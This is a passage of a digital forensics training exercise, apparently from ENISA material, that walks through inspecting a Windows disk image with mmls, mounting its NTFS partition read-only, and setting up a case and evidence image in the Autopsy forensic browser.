
```
enisa@training: /media/sdb1/Windows
File  Edit  View  Search  Terminal  Help
enisa@training:/media/sdb1/Windows$ mmls disk.raw
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000002047   0000002048   Unallocated
002:  000:000   0000002048   0001026047   0001024000   NTFS / exFAT (0x07)
003:  000:001   0001026048   0050329599   0049303552   NTFS / exFAT (0x07)
004:  -------   0050329600   0050331647   0000002048   Unallocated
enisa@training:/media/sdb1/Windows$
```


Mount partition 003 at /mnt/part_c:

```
enisa@training: /media/sdb1/Windows
File  Edit  View  Search  Terminal  Help
enisa@training:/media/sdb1/Windows$ sudo mkdir /mnt/part_c
enisa@training:/media/sdb1/Windows$ sudo mount -t ntfs -o ro,offset=525336576 disk.raw /mnt/part_c/
enisa@training:/media/sdb1/Windows$ ls /mnt/part_c/
autoexec.bat  config.sys    ProgramData    $Recycle.Bin                Users
bootmgr       pagefile.sys  Program Files  swapfile.sys                Windows
BOOTNXT       PerfLogs      Recovery       System Volume Information
enisa@training:/media/sdb1/Windows$
```


Start Autopsy (system menu -> Forensic Tools -> Autopsy 2.24):



If the web browser wasn't yet started in the system, it should start now. Otherwise open new tab in browser and go to http://localhost:9999/autopsy.




Create new case by clicking "New Case" and then filling the form as presented on the screenshot below. Then click "New Case" again.




On the next page you will be informed about path to the case files (including some intermediate results). Click “Add Host”.


On the next page, specify at least a Host Name and then click “Add Host”. It’s also worth to specify GMT time zone to be sure this time zone will be used for displaying times during file analysis.




Click “Add Image”.




The next step will be to add disk image as an evidence file. To add a new image click “Add Image” and then “Add Image File”.



In the next form specify the path to the disk image and check if Type is set to *Disk*.




Now Autopsy will analyse partition table on the provided disk image and let user decide which partitions add to the case. In this case, it should be enough to add only the main Windows partition.




After clicking “Add”, Autopsy will display information that a new image was added and linked with the case. At this point, the analyst can decide whether to add an additional image file or proceed with the analysis. Click “Ok” since there are no more evidence files to add.


Now the main analysis panel should open.



